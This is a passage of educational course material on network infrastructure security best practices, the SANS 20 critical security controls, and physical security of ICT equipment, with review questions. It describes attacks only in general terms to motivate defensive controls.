1. **Restrict routing protocol membership**: Limit routing sessions to trusted peers, validate origin, and integrity of routing updates. Many dynamic routing protocols, particularly interior gateway protocols, implement automatic peer discovery mechanisms that facilitate the deployment and setup of routers. By default, these mechanisms operate under the assumption that all peers are to be trusted, making it possible to establish peering sessions from bogus routers and to inject false routing data. It is required to enable features designed to restrict routing sessions to trusted peers and that help validate the origin and integrity of routing updates.
2. **Control route propagation:** Enforce route filters to ensure only valid routing information is propagated. Control routing information exchange between routing peers and between redistributing processes. Route filtering is important tool to secure the routing infrastructure. Most routing protocols allow the configuration of route filters that prevent specific routes from being propagated throughout the network. In terms of security, these filters are useful because they help ensure that only legitimate networks are advertised; and networks that are not supposed to be propagated are never advertised.
3. **Log status changes**: Log the status changes of adjacency or neighbor sessions. Frequent neighbor status changes (up or down) and resets are common symptoms of network

connectivity and network stability problems that should be investigated. These symptoms may also indicate ongoing attacks against the routing infrastructure. Logging the status changes of neighbor sessions is a good practice that helps identify such problems and that facilitates troubleshooting. In most routing protocols, status change message logging is enabled by default. When enabled, every time a router session goes down, up, or experiences a reset, the router generates a log message. If syslog is enabled, the message is forwarded to the syslog server; otherwise is kept in the router's internal buffer.

3.3.2.4 Network Device Resiliency and Survivability

Network devices may be subject to attacks designed to affect the network availability. Possible attacks include Distributed DoS, DoS , flood attacks, reconnaissance and unauthorized access. Following are the recommended for preserving the resiliency and survivability of network:

1. **Disable unnecessary services and ports**: Devices are having list of services turned on in default installation. Services and port not required by the environment must be disable to reduce the attack surface.
2. **Implement Infrastructure protection Access Control List(ACLs):** Infrastructure ACLs (iACLs) are designed to explicitly permit authorized control and management traffic bound to the infrastructure equipment such as routers and switches, while denying any other traffic directed to the infrastructure address space. ACLs shields the network infrastructure from internal and external attacks.
3. **Port security consideration-Access based on MAC address**: An attacker can mount attacks such as DoS attack against infrastructure devices by using MAC flooding to cause MAC address table exhaustion. This type of attack can be addressed with a feature called Port Security. Port Security helps mitigate attacks by restricting the MAC addresses that are allowed to send traffic on a particular port. Once Port Security is enabled on a port, only packets with a permitted source MAC address are allowed to pass through the port.
4. **Redundancy to survive the failure or overloading of the device:** Networks are built out of numerous hardware and software components that may fail or that may be subject to attacks. Implementing redundant designs helps eliminate single points-of-failure, improving the availability of the network and making it more resistant to attacks. Different ways of implementing redundancy varies from deploying simple backup interfaces up to building complete redundant topologies.

3.3.2.5 Monitoring, Analysis and Correlation

Monitoring of the network events, central correlation and analysis capabilities, troubleshooting and identifying security incidents and threats in the network is vital part of the network infrastructure security. It is critical to have visibility and awareness into what is occurring on the network at any given time. Collecting, trending, and correlating logging, flow, and event information help identify the presence of security threats, compromises, and data leak. Network telemetry offers extensive and useful detection capabilities that can be coupled with dedicated analysis systems to collect, trend, and correlate observed activity.

Monitoring, Analysis and correlation solution helps in:

- identify the presence of security threats, compromises, and data leak
- Confirm security compromises
- Reduce false positives
- Reduce volume of event information
- Determine the severity of an incident
- Reduce incident response times

Monitoring parameters recommended for network devices:

- **Network Time Protocol (NTP)-Time synchronization**: Time synchronization is critical for event analysis and correlation, thus enabling NTP on all infrastructure components is a fundamental requirement. It is important for all systems to be using the same time server, so that logs are synchronized. Without time synchronization it is difficult to accurately determine the sequence of events across systems or applications.
- **Local device traffic statistics:** Local device statistics provide baseline information such as per-interface throughput and bandwidth statistics, enabled features and global per-protocol traffic statistics. It is a important parameter in anomalies detection like in DDoS and flooding attacks.

- **System status information:**Parameter such as memory and CPU utilization and Processes resource utilization are helpful in establishing a baseline for normal status of the device, from which anomalies may be detected.
- **Syslog:** Syslog is recommended for all network devices as it provides invaluable operational information, including system status, traffic statistics, and device access information.
- **SNMP:** Simple Network Management Protocol (SNMP) is an "Internet-standard protocol for managing devices on IP networks". SNMP provides a standardized framework and a common language used for the monitoring and management of devices in a network. SNMP should be enabled throughout the network infrastructure as it provides valuable system and event information.
- **ACL logging:** Logging-enabled access control lists (ACLs) provide insight into traffic as it traverses the network or is dropped by network devices.
- **Accounting:** Accounting is important feature along with authentication and authorization, it provides the ability to track user access, including user identities, start and stop times, executed commands, number of packets, and number of bytes.
- **Configuration change Notification and logging:** Configuration Change Notification and Logging (Configuration Logging) feature should be enabled in network devices, it allows the tracking of configuration changes entered on a per-session and per-user basis by implementing a configuration log.

- **Packet capture:** Packet capture at interface, network device or endpoint is important for detail analysis of an anomaly or attack in progress.

3.3.2.6 Network Policy Enforcement

Network policy enforcement is primarily concerned with ensuring that traffic entering a network conforms to the network policy, including the IP address range and traffic types. Anomalous packets should be discarded as close to the edge of the network as possible, thereby minimizing the risk of exposure. Key steps to implementing baseline network policy enforcement are:

1. **Access Edge Filtering:** Network Security Baseline is focused on securing the network infrastructure itself, the control and management planes. Access edge filtering in this context is implemented to enforce policy on what traffic is permitted to be directed towards the network infrastructure devices themselves.
2. **IP Spoofing Protection:** Spoofing protection involves discarding traffic that has an invalid source address. Network security baseline includes source IP spoofing protection based on RFC 2827 ingress traffic filtering. Packets with spoofed source IP addresses represent a security risk as they are often used to conduct an attack, in order to evade traceability and bypass access controls.

3.3.2.7 Switching Infrastructure Security

Networks uses switches to connect computers, printers and servers within a building or campus. A switch serves as a controller, enabling networked devices to talk to each other efficiently. Switching security is concerned with ensuring the availability of the Layer-2 switching network. Securing and preserving the switching infrastructure is key requirement for network infrastructure security.

1. **Restrict broadcast domains:** Segment broadcast domains into multiple IP subnets or VLANs using a hierarchical design instead of one large broadcast domain. The use of hierarchical design principles provides the foundation for implementing scalable and reliable LANs.
2. **Port Security consideration:** configure each switch port with a unique list of the MAC addresses of devices that are authorized to access the network through that port. This enables individual ports to detect, prevent, and log attempts by unauthorized devices to communicate through the switch.
3. **Implement VLAN best practices**
    - Always use a dedicated VLAN ID for all trunk ports
    - Disable all unused ports and put them in an unused VLAN
    - Do not use VLAN 1 for anything
    - Configure all user-facing ports as non-trunking
    - Explicitly configure trunking on infrastructure ports
    - Use all tagged mode for the native VLAN on trunks
    - Set the default port status to disable

3.3.2.8 Threat Control and Containment

Threat detection and mitigation capabilities at network infrastructure are available on security appliances like firewall, Intrusion Prevention System(IPS), Intrusion Detection System (IDS), Email and Web security appliances. Threat control and containment solution should be deployed to protect network infrastructure. It is recommended to have following capabilities and features in selected threat control and containment solution.

1. **Complete visibility:** Infrastructure-wide intelligence provides an accurate vision of network topologies, attack paths, and extent of the damage.
2. **Adaptive response to real-time threats:** Source threats are dynamically identified and blocked in real-time.
3. **Consistent policy enforcement coverage:** Mitigation and containment actions may be enforced at different places in the network for defense-in-depth.
4. **Minimize effects of attacks:** Response actions may be immediately triggered as soon as an attack is detected, thereby minimizing damage.
5. **Common policy and security management:** A common policy and security management platform simplifies control and administration, and reduces operational expense.

3.3.2.9 Endpoints Security

Network endpoints are defined as any systems that connect to the network and communicate with other entities over the network infrastructure such as servers, desktop computers, laptops, printers, handheld devices and IP phones. The vulnerability of any particular endpoint can impact the security and availability of an entire enterprise. Common threats to these endpoints include malware, adware, spyware, viruses, worms, botnets, and E-Mail spam. Thus, endpoint security is a critical element of an integrated, defense-in-depth approach to protecting both clients and servers themselves and the network to which they connect. The first step in properly securing the endpoints requires end-user awareness and the adoption of the appropriate technical controls like antimalware software, Host based firewall, Host-based IPS/IDS, Patch and update policy enforcement.

3.3.2.10 Secure Third-Party Connectivity

The ability to communicate and collaborate with partners, suppliers, customers, and employees anytime and anywhere is a requirement for organization. Network infrastructure must be protected from the threat due to third-part connectivity. Organization must ensure data confidentiality and integrity through a range of VPN options and PKI for strong, scalable authentication. Following are key points to consider for securing third-party connectivity.

1. **Secure WAN/Internet Connectivity:** Data confidentiality and integrity through a range of VPN options and PKI for strong, scalable authentication.

2. **Granular Access Control:** Extranet edge firewall and filtering rules should provide granular access control to necessary resources of the network to the third-party site.

3.4 CRITICAL SECURITY CONTROLS

Security controls are safeguards or countermeasures to avoid, detect, counteract, or minimize security risks to information systems. Controls help to reduce the risk of damage or loss by stopping, deterring, or slowing down an attack against an information asset.
The Council on CyberSecurity is an independent, expert, not-for-profit organization with a global scope committed to the security of an open Internet. The Council is committed to the ongoing development, support, and adoption of the Critical Controls for effective cyber defence; to elevating the competencies of the cybersecurity workforce; and to the development of policies that lead to measurable improvements in our ability to operate safely, securely and reliably in cyberspace. (for more information visit *http://www.cisecurity.org/)*

The SANS 20 Critical Security Controls (CSC) is a prioritized list designed to provide maximum benefits toward improving risk posture against real-world threats. This list of 20 control areas grew out of an international consortium of U.S and international agencies and experts, sharing from actual incidents and helping to keep it current against evolving global cyber security threats. Additionally, the SANS Top 20 CSC are mapped to NIST controls. Objective of prioritizing controls is to select the controls that would have the greatest impact in improving risk posture of organizations against real-world threats.

It is recommended that organizations should examine all twenty control areas against their current status and develop an organization-specific plan to implement the controls. Organizations with limited information security programs may choose to address certain aspects of the controls in order to make rapid progress and to build momentum within their information security program.

In following paragraphs, we will discuss 20 critical security controls in brief, for the details of why control is important, how to implement and how to measure effectiveness of the control students should explore SANS 20 critical security controls listed in SANS website at http://www.sans.org. Students are further advised to visit SANS (http://www.sans.org) and Center for Information Security (http://www.cisecurity.org/) website for updated list of controls to explore and understand new critical security controls as it is updated and modified as per the threat perception and other related parameters.

3.4.1 SANS 20 critical controls for cyber defense

Following are the 20 critical controls for cyber defense as per version 5 of Critical Controls for cyber defense.

1. Inventory of Authorized and Unauthorized Devices
2. Inventory of Authorized and Unauthorized Software
3. Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers
4. Continuous Vulnerability Assessment and Remediation
5. Malware Defenses
6. Application Software Security
7. Wireless Access Control
8. Data Recovery Capability
9. Security Skills Assessment and Appropriate Training to Fill Gaps
10. Secure Configurations for Network Devices such as Firewalls, Routers, and Switches
11. Limitation and Control of Network Ports, Protocols, and Services
12. Controlled Use of Administrative Privileges
13. Boundary Defense
14. Maintenance, Monitoring, and Analysis of Audit Logs
15. Controlled Access Based on the Need to Know
16. Account Monitoring and Control
17. Data Protection
18. Incident Response and Management
19. Secure Network Engineering
20. Penetration Tests and Red Team Exercises

3.4.2 Brief description of Critical Controls- Need of Critical Control

1. **Critical Control 1: Inventory of Authorized and Unauthorized Devices:** Many criminal groups and advisories deploy systems that continuously scan address spaces of target organizations waiting for new, unprotected systems to be attached to the network. The attackers also look for laptops not up to date with patches because they are not frequently connected to the network. One common attack takes advantage of new hardware that is installed on the network one evening and not configured and patched with appropriate security updates (i.e., 'hardened') until the following day. Attackers from anywhere in the world may quickly find and exploit such systems that are Internet-accessible. Furthermore, even for internal network systems, attackers who have already gained internal access may hunt for and compromise additional improperly secured internal computer systems. The attackers use the night-time window to install backdoors on the systems that are still present after the systems are hardened and are used for exfiltration of sensitive data from compromised systems and from other systems connected to it. Additionally, attackers frequently look for experimental or test systems that are briefly connected to the network but not included in the standard asset inventory of an organization. Such experimental systems tend not to have as thorough security hardening or defensive measures as other systems on the network. Although these test

systems do not typically hold sensitive data, they offer an attacker an avenue into the organization, and a launching point for deeper penetration.

2. **Critical Control 2: Inventory of Authorized and Unauthorized Software**: Computer attackers deploy systems that continuously scan address spaces of target organizations looking for vulnerable versions of software that can be remotely exploited. Sophisticated attackers may use "zero-day" exploits - which take advantage of vulnerabilities for which no patch has yet been released by the software vendor. Those that do not enforce white lists of authorized applications make their systems more vulnerable. Such machines are more likely to be running software that is unneeded for business purposes, introducing security flaws. Furthermore, machines without white lists of authorized applications provide an easier target for attackers to exploit to run their own unauthorized software. Once a single machine is exploited, the attackers use it as a staging point for collecting sensitive information from the compromised system and from other systems connected to it. In addition, compromised machines are used as a launching point for movement throughout the network and partnering networks. Organizations that do not have complete software inventories are unable to find systems running software likely to have been compromised by exploits, because they do not know which systems are running what software.
3. **Critical Control 3: Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers**: On both the Internet and internal networks that attackers have already compromised, automated computer attack programs constantly search target networks looking for systems that were configured with vulnerable software installed the way that it was delivered from manufacturers and resellers, thereby being immediately vulnerable to exploitation. Attackers attempt to exploit both network-accessible services and browsing client software using such techniques. The two possible defenses against these automated exploits are to ask every computer user to reconfigure systems to be more securely configured or to buy and install computer and network components with the secure configurations already implemented and to update these configurations on a regular basis. Despite a majority of organisations that still use the former approach, only the latter approach (i.e., updating configurations on a regular basis) is effective. Establishing and monitoring secure configurations provide the motivation to the organisation to ensure systems are purchased with secure configurations baked in.
4. **Critical Control 4: Continuous Vulnerability Assessment and Remediation:** Soon after new vulnerabilities are discovered and reported by security researchers or vendors, attackers develop exploit code and then launch that code against targets of interest. Any significant delays in finding or fixing software with critical vulnerabilities provides ample opportunity for persistent attackers to break through, gaining control over the vulnerable machines and getting access to the sensitive data they contain. Attackers take advantage of the fact that network devices may become less securely configured over

time as users demand exceptions for specific and temporary business needs, the exceptions are deployed, and those exceptions are not undone when the business need is no longer applicable. Making matters worse, in some cases, the security risk of the exception is never properly analyzed, nor is this risk measured against the associated business need. Attackers search for electronic holes in firewalls, routers, and switches and use those to penetrate defenses. Attackers have exploited flaws in these network devices to redirect traffic on a network (to a malicious system masquerading as a trusted system), and to intercept and alter information while in transmission. Through such actions, the attacker gains access to sensitive data, alters important information, or even uses one compromised machine to pose as another trusted system on the network.

5. **Critical Control 5: Malware Defenses**: Tens of thousands of viruses and other malicious code are circulating on the Internet either in email attachments or downloaded from web sites or through other means of delivery. Malicious software is an integral and dangerous aspect of Internet threats, and can be designed to attack systems, devices and data. Modern malware can be designed to avoid defenses, detection, or to attack or disable defense.
6. **Critical Control 6: Application Software Security:** Attacks against vulnerabilities in applications have been a top priority for criminal organizations since 2005. In that year the attackers focused on exploiting vulnerabilities in ubiquitous products such as anti-virus tools and back-up systems. These attacks continue with new vulnerabilities in security products and in back-up tools being discovered and exploited each week. Many more web and non-web application attacks are emerging. On average more than 70 new vulnerabilities are found every week in commercial applications - and many more are waiting to be found (or have already been exploited without public recognition) in custom applications written by programmers for individual sites in government, commercial, and private enterprises.
7. **Critical Control 7: Wireless Access Control**: One of the largest data thefts in history was initiated by an attacker sitting in a car in a parking lot and breaking through the organization's security perimeter by connecting wirelessly to an access point inside the organization. Other wireless devices accompanying travelling officials are being infected every day through remote exploitation during air travel or in a cyber cafe. Such exploited systems are then being used as back doors when they are reconnected to the network of a target organization. Still other organizations have reported the discovery of unauthorized wireless access points discovered on their network, planted and sometimes hidden for unrestricted access to an internal network. Because they do not require direct physical connections, wireless devices are a convenient attack vector.
8. **Critical Control 8: Data Recovery Capability**: When attackers compromise machines, they often make significant changes to configurations and software. Sometimes attackers also make subtle alterations of data stored on compromised machines, potentially jeopardizing organizational effectiveness with polluted information. When the attackers'

presence is discovered, organizations without a trustworthy data recovery capability can have extreme difficulty removing all aspects of the attacker's presence on the machine.

9. **Critical Control 9: Security Skills Assessment and Appropriate Training to Fill Gaps**: The skills of four groups of people are constantly being tested by attackers:

    - End users are fooled into opening attachments and loading software from untrusted sites, visiting web sites where they are infected and more.
    - System administrators are also fooled like normal users but are also tested when unauthorized accounts are set up on their systems, when unauthorized equipment is attached, when large amounts of data are exfiltrated.
    - Security operators and analysts are tested with new and innovative attacks with sophisticated privilege escalation, with redirection and other attacks along with a continuous stream of more traditional attacks.
   - Application programmers are tested by criminals who find and exploit the vulnerabilities they leave in their code.

   It is tempting to think of cyber defense primarily as a technical challenge, but the actions of people also play a critical part in the success or failure of an enterprise. People fulfill important functions at every stage of system design, implementation, operation, use, and oversight. Examples include: the actions of end users (who can fall prey to social engineering schemes such as phishing); IT operations (who may not recognize the security implications of IT artifacts and logs); security analysts (who struggle to keep up with an explosion of new information); system developers and programmers (who don't understand the opportunity to resolve root cause vulnerabilities early in the system life-cycle); and executives and system owners (who struggle to quantify the role that cybersecurity plays in overall operational/mission risk, and have no reasonable way to make relevant investment decisions). Attackers are very conscious of these issues and use them to plan their exploitations by, for example: carefully crafting phishing messages that look like routine and expected traffic to an unwary user; exploiting the gaps or seams between policy and technology (e.g., policies that have no technical enforcement); working within the time window of patching or log review; using nominally non-security-critical systems as jump points or bots.

   No cyber defense approach can begin to address cyber risk without a means to address this fundamental vulnerability. Conversely, empowering people with good cyber defense habits can significantly increase readiness.

10. **Critical Control 10: Secure configurations of network devices such as firewalls, Routers, and Switches:** Attackers take advantage of the fact that network devices may become less securely configured over time as users demand exceptions for specific and temporary business needs, the exceptions are deployed, and those exceptions are not undone when the business need is no longer applicable. Making matters worse, in some cases, the security risk of the exception is never properly analyzed, nor is this risk

measured against the associated business need. Attackers search for electronic holes in firewalls, routers, and switches and use those to penetrate defenses. Attackers have exploited flaws in these network devices to redirect traffic on a network (to a malicious system masquerading as a trusted system), and to intercept and alter information while in transmission. Through such actions, the attacker gains access to sensitive data, alters important information, or even uses one compromised machine to pose as another trusted system on the network.

11. **Critical Control 11: Limitation and Control of Ports, Protocols and Services**: Attackers search for services that have been turned on and that can be exploited. Common examples are web servers, mail servers, file and print services, and DNS servers. Many software packages automatically install services and turn them on as part of the installation of the main software package without ever informing the user that the services have been enabled. Because the user does not know about the services, it is highly unlikely that the user will actively ensure the services are disabled if they are not being used or regularly patched if they are being used.
12. **Critical Control 12: Controlled Use of Administrative Privileges**: Two very common attacker techniques take advantage of uncontrolled administrative privileges. In the first, a workstation user is fooled into opening a malicious email attachment, downloading and opening a file from a malicious web site, or simply surfing to a website hosting attacker content that can automatically exploit browsers. The file or exploit contains executable code that runs on the victim's machine. If the victim's computer is running with administrative privileges, the attacker can take over the victim's machine completely and install keystroke loggers, sniffers, and remote control software to find administrator passwords and other sensitive data. The second common technique used by attackers is elevation of privileges after using a vulnerable service or a guessed password to gain access to a server. If administrative privileges are loosely and widely distributed, the attacker has a much easier time gaining full control of the servers, because there are many more accounts that can act as avenues for the attacker to compromise administrative privileges. One of the most common of these attacks involves the domain administration privileges in large Windows environments, giving the attacker significant control over large numbers of machines and access to the data they contain.
13. **Critical Control 13: Boundary Defense**: Attackers target Internet-facing systems because they are accessible. They use weaknesses they find there as jumping off points to get inside the boundary to steal or change information or to set up persistent presence for later attacks. Additionally, many attacks occur between business partner networks, sometimes referred to as extranets, as attackers hop from one organization's network to another, exploiting vulnerable systems on extranet perimeters. Boundary defenses to stop these types of attack have multiple dimensions: all Internet and extranet traffic passes through managed, authenticated proxies, a DMZ is employed that is separated from

internal systems either physically or through tightly monitored filtering, and securely configured firewalls and intrusion detection systems are to deploy at each gateway.

14. **Critical Control 14: Maintenance, Monitoring and Analysis of Complete Audit Logs**: Deficiencies in security logging and analysis allow attackers to hide their location, malicious software used for remote control, and activities on victim machines. Even if the victims know that their systems were compromised, without protected and complete logging records, the victim is blind to the details of the attack and to the subsequent actions taken by the attackers after they gained the initial foothold. Sometimes logging records are the only evidence of a successful attack. Many organizations keep audit records for compliance purposes but attackers rely on the fact that such organizations rarely look at the audit logs so they do not know that their systems have been compromised. Because of poor or non-existent log analysis techniques, attackers sometimes control victim machines for months or years without anyone in the target organization knowing, even though the evidence of the attack has been recorded in unexamined log files.
15. **Critical Control 15: Controlled Access Based On Need to Know:** Once an attacker has penetrated a sensitive network, if users have access to all or most of the information, the attacker's job of finding and exfiltrating important information is greatly facilitated. Users of the systems should only be provided the access rights as per need of functions they need to access on the systems.
16. **Critical Control 16: Account Monitoring and Control:** Attackers frequently discover and exploit legitimate but inactive user accounts to impersonate legitimate users, thereby making discovery of attacker behavior difficult for network watchers. Accounts of contractors and employees who have been terminated have often been misused in this way. Additionally, some malicious insiders or former employees have accessed accounts left behind in a system long after contract expiration, maintaining their access to an organization's computing system and sensitive data for unauthorized and sometimes malicious purposes.
17. **Critical Control 17: Data Protection**: Attackers could exfiltrate sensitive data from critical sector organizations. Yet, in most cases, the victims may not have any clue that such data is leaving their site - because they were not monitoring data outflows. The movement of data across network boundaries both electronically and physically must be carefully scrutinized to minimize its exposure to attackers.
18. **Critical Control 18: Incident Response and Management:** A great deal of damage has been done to organizational reputations and a great deal of information has been lost in organizations that do not have fully implement effective incident response management in place. Any organization that hopes to be ready to find and respond to attacks effectively owes it to their employees and contractors to find the gaps in their knowledge and to provide exercises and training to fill those gaps. A solid security skills assessment program can provide actionable information to decision makers about where security

awareness needs to be improved, and can also help determine proper allocation of limited resources to improve security practices.

19. **Critical Control 19: Secure Network Engineering**: Many controls in this document are effective but can be circumvented in networks that are badly designed. However even the best designed networks constantly evolve, new business imperatives appear, attackers develop new techniques, and new technologies emerge to complicate the security problem. In such an environment, attackers take advantage of missing security features, time gaps in deploying new defenses.
20. **Critical Control 20: Penetration Tests and Red Team Exercises**: Attackers penetrate networks and systems through social engineering and by exploiting vulnerable software and hardware. Once they get access, they burrow deep and expand the number of systems over which they have control. Most organizations do not exercise their defenses so they are uncertain about its capabilities and unprepared for identifying and responding to attack. This control goes beyond traditional penetration testing, which typically has the goal of identifying vulnerabilities and showing their business risks. Red Team Exercises are exercise in the traditional sense of military exercises where the three goals are improved readiness of the organization, better training for defensive practitioners, as well as inspection of current performance levels. Independent red teams can provide valuable objectivity regarding both the existence of vulnerabilities and the efficacy of defenses and mitigating controls already in place and even those planned for future implementation.

3.5 LET US SUM UP

In this unit we discussed infrastructure security best practices and guidelines and critical security controls for cyber defense. These best practices and security controls are prioritize as per the threat perception to the information systems in real world. There are various framework and guiding documents available for implementing to secure the network, however it is better if we can prioritize the things as per threat landscape & risk assessment, and then accordingly invest our resources to secure the network. This is where best practices and critical security controls comes into the picture. Again, it is advised to student to explore and understand the framework and documents referred in this unit (Refer 1.9 Refrence).

3.6 CHECK YOUR PROGRESS

1. What is Secure Mobility
2. Define BYOD and its associated security risks.
3. List down VLAN security best practices
4. List down any five security controls.
5. Why Incident Response and Management is a critical control.

3.7 MODEL QUESTIONS

1. Write a note on network security best practices.
2. What do you mean by infrsatucture security.
3. Explain end-point security.
4. Write note on SANS Critical controls for cyber defence.
5. Discuss any 4 critical security controls in detail.
6. Why Maintenance, Monitoring and Analysis of Complete Audit Logs is critical control.
7. What do you understand by Secure Network Engineering.
8. Discuss importance of Penetration Tests and Red Team Exercises.
9. Write a note on Network Device Resiliency and Survivability.

To Do

Activity 1: Explore CISCO SAFE Architecture and Security Control Framework (SCF).
Activity 2: Write note on Defense in Depth Approach.

UNIT IV: NETWORK SECURITY (PHYSICAL AND ENVIRONMENT SECURITY)

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the Physical and environment security need.
- Know the threats from manmade disasters.
- Know the physical security good practices and guidelines.
- Understand the physical and environment security controls.
- Know data center security.

4.2 INTRODUCTION

The risk from adversaries and natural or man-made disasters such as earthquake is important to control in order to achieve overall objective of organization's information security. All security mechanisms can be defeated if a attacker has physical access to them. It is important to secure the organization's assets by implementing physical protection systems like boundary, barriers, locks, access controls, CCTV cameras, alarms, intrusion detectors etc.

Similar to physical security, environmental security elements like power and backup sites, Heating, Ventilation and Air Conditioning systems (HVAC) systems, and fire detection also play an important role in information security system of the organization.

In this unit we will discuss physical security, environment security and data center guidelines with respect to information and communications technology. This unit is derived from various industry good practices and guidelines, refer the reference section of the unit for more details.

4.3 PHYSICAL SECURITY- INFORMATION AND COMMUNICATIONS TECHNOLOGY

The Physical Security addresses the threats, vulnerabilities, and countermeasures that can be utilized to physical protect an enterprise’s resources and information. These resources include people, facility, data, equipment, support systems, media, and other supplies. Physical security requires assessing threats, then designing a protection mechanism that involves equipment and procedures, and testing it from time to time for improvements.

Physical security focuses on deterrence to physical intrusion and provides means for physical intrusion detection, alarming security team, making it difficult for intruders to defeat the security system and respond to successful intrusions. With the advent of technology solutions, these mechanisms help in effective management of physical security of facilities. In following paragraphs we will study Strategy and best practices for physical security developed by Data

Security Council of India (DSCI), following strategy and best practices we will discuss guidelines for physical security.

4.3.1 Strategy for Physical Security[3]

Strategy for Physical security is aimed for designing physical security controls for an organization. Students are advised to visit DSCI website for more details.

- Create a map of all physical facilities to systems housed in the facilities, physical security operations handled from the facilities and their criticality to the business.
- Ensure that a significant level of centralized visibility exists over physical security initiatives, activities, functions, solutions, processes and current state of maturity of all locations
- Create a map of physical security solutions, techniques and architectural elements deployed across all the facilities
- Create an inventory of compliance regulations in regard to physical security and map them into in-scope facilities and systems
- Ensure that the physical security requirements are defined and documented considering facts such as the threat landscape of an organization, vicinity and compliance requirements
- Ensure that the physical security measures are derived out of a well defined framework or structure for physical security.
- Ensure that the selection of physical protection measures is derived from thorough threat analysis of facilities and zones within the facilities.
- Establish an enterprise level standards or guidelines for physical security- site selection, perimeter controls, entry & interior controls, access provisioning and revocation, intrusion detection, incident management, monitoring and policy exceptions- for all self owned and leased facilities
- Define the roles and responsibilities of physical security organization at the corporate and regional facility level.
- Ensure that a strategy exists for integrating physical security function with other security initiatives of the organization
- Develop a strategic roadmap for physical security for adoption of emerging technical solutions

4.3.2 Physical Security - Best Practices

DSCI security framework listed following best practices for physical security that organizations may choose when implementing security controls against physical intrusions.

- Create a map of physical security activities, processes, technologies and operations at geographical vicinity, campus perimeter, work area entry and interior.

[3] http://www.cisco.com

- Create a visibility over all access points, their criticality and access control measures deployed at all these points
- Ensure that the facility is divided into security zones, based on the criticality of each function, project or task being carried out. Derive a map of access requirements for each zone and user groups that require access to these zones
- Ensure that the physical security processes are established for all physical security elements such as campus entry, zone entry, interior operations, access granting & revocation, visitors access, physical security monitoring, incident management and emergency operations
- Ensure that the entry to a facility is restricted to only those users who provide proof of their organizational identity.
- Ensure that a mechanism exists to identify, authenticate and authorize access to users.
- Ensure that a physical access process is integrated with user life cycle management of the organization that entails physical access provisioning, access management and revocation
- Ensure that a process exists for allowing and revoking access of visitors, partners, third party service providers and support services
- Create an inventory of instances that may introduce security vulnerabilities.
- Ensure that a security authorization is performed for all changes pertaining to physical security, instances that may introduce security vulnerabilities and exception to the policy
- Ensure that an adequate number of security guards are deployed at the facilities. Ensure that background checks and credibility of contractor organization they belong to, has been considered while sourcing or recruiting guards
- Ensure that an adequate level of security measures are implemented for vehicle entry & exit, vehicle parking areas, loading/unloading docks, storage areas, and any other area that may provide easy passage for physical intrusion
- Ensure that the incoming data and telecom lines, Customer Premises Equipments (CPEs) from service providers and electric distribution systems are protected from physical intrusion
- Create an inventory of alarm system installations across the facilities, external and internal installations. Map the inventory with the detection requirements of an organization
- Ensure that a mechanism exists to facilitate detection of physical intrusion, confirmation of the incident, escalation to respective officials, tracking of the corrective actions and recording of the incidents
- Ensure that the physical security function is integrated with information security team
- Ensure that a mechanism exists for reporting the physical security incident.
- Ensure that a significant level of efforts are dedicated to assess the vulnerability of organization’s facilities and conduct a routine survey or audit to review and test preparedness of physical security function

- Ensure that a significant level of coordination exists with local law enforcement bodies for handling physical security breaches

4.3.3 Physical Security - Guidelines[4]

Physical security guidelines are divided into the following three sections:

- Physical security of Information and communications Technology (ICT) equipment.
- Physical security of Information and communications Technology (ICT) systems.
- Physical security of Information and communications Technology (ICT) facilities.

4.3.3.1 Physical security of Information and Communications Technology (ICT) Equipment

ICT equipments are used to facilitate the processing, storage and communication of organizations information. ICT equipment that requires protection includes any device which can store information electronically, such as:

- computers—desktop, laptop or tablet
- photocopiers, multi function devices (MFDs) and printers
- fax machines
- mobile telephones
- digital cameras
- personal electronic devices, and
- storage media–for example, portable hard drives, USB sticks, CDs, DVDs, RFID tags and systems.

The level of protection that should be given to ICT equipment is depends on business impact that would result from the compromise, loss of integrity or unavailability of the information held on the equipment, or the loss/ unavailability of the ICT equipment itself. Some of the precautions that need to be taken for ensuring physical security of ICT equipments are:

a. **Storage of ICT Equipment:** ICT equipment should be stored in dedicated Physical secure area/zone of organization. Organizations should consider risk associated with the unauthorized physical access of the equipment and accordingly store the ICT equipment like in CCTV monitored and locked room/cabinet. Organization may not be able to secure some electronic equipment in security containers or rooms, in such circumstances organization should focus on security of data residing on the equipment solutions like removable of media, hard disk and implementation of encryption solution may be used.
b. **Theft or Loss of equipment:** Organizations should have procedure to handle theft or loss of the equipment. Controls like encryption of critical data, theft tracking, bios password may be implemented.

[4] https://www.dsci.in/taxonomypage/93

c. **Off-site ICT equipment and Disposal:** ICT equipment movement should be controlled throughout the life cycle of the equipement. It is important that authorization is received before taking equipment off-site. equipement owner and user should be consulted before taking equipment offsite. The specific terms and conditions with which the information/equipment can be used off-site should be explicitly defined. The use of encryption should be considered in addition when taking data off-site. Procedures should exist to ensure that any sensitive data and licensed software have been removed or securely overwritten when equipment is transferred or disposed.

d. **Auditing of ICT equipment:** For asset control of ICT equipment, organizations should:

   - record the location and authorized custodian, and
   - periodic audit.

   The period between audits should be based on the organization's risk assessment with higher risk items audited on a more regular basis. Organizations should, based on their risk assessment, consider visually inspecting ICT equipment as part of their asset control audit to ensure that non-approved devices have not been installed.

e. **Tamper evident seals:** Organizations may seal ICT equipment with tamper evident seals suitable for application to hard surfaces. The use of seals may give a visual indication of unauthorised access into the equipment if the seals are removed or broken.

4.3.3.2 Physical security of Information and communications Technology (ICT) system equipment

In addition to the ICT equipment, ICT system equipment that needs physical security generally includes:

- Servers- including dedicated devices and laptops used as servers
- other communications network devices- for example, PABX
- the supporting network infrastructure- for example, cabling, patch panels, and
- gateway devices- for example routers, network access devices.

Some of the precautions that need to be taken for ensuring physical security of ICT system equipment are:

a. **Physical security of servers and network devices:** Servers and network devices are to be located in security rooms/containers. The level of room/container used should be determined by the business impact of the compromise, loss of integrity or unavailability of the aggregated information accessible from the servers and network devices. Organizations should keep servers and communication network devices in dedicated 4.3.3.3 Physical security of ICT facilities.

b. Network Infrastructure: Organization information is communicated through network infrastructure. Organizations should protect network infrastructure using a mixture of physical security measures and encryption. Organizations are to use Security Zones suitable for the highest business impact of the compromise, loss of integrity or unavailability of information being communicated over the network infrastructure. Organizations should determine the level of container required for patch panels, fiber distribution panels and structured wiring enclosures based on:

- the business impact of the information passing over the connections, and
- any other controls in place to protect the information.

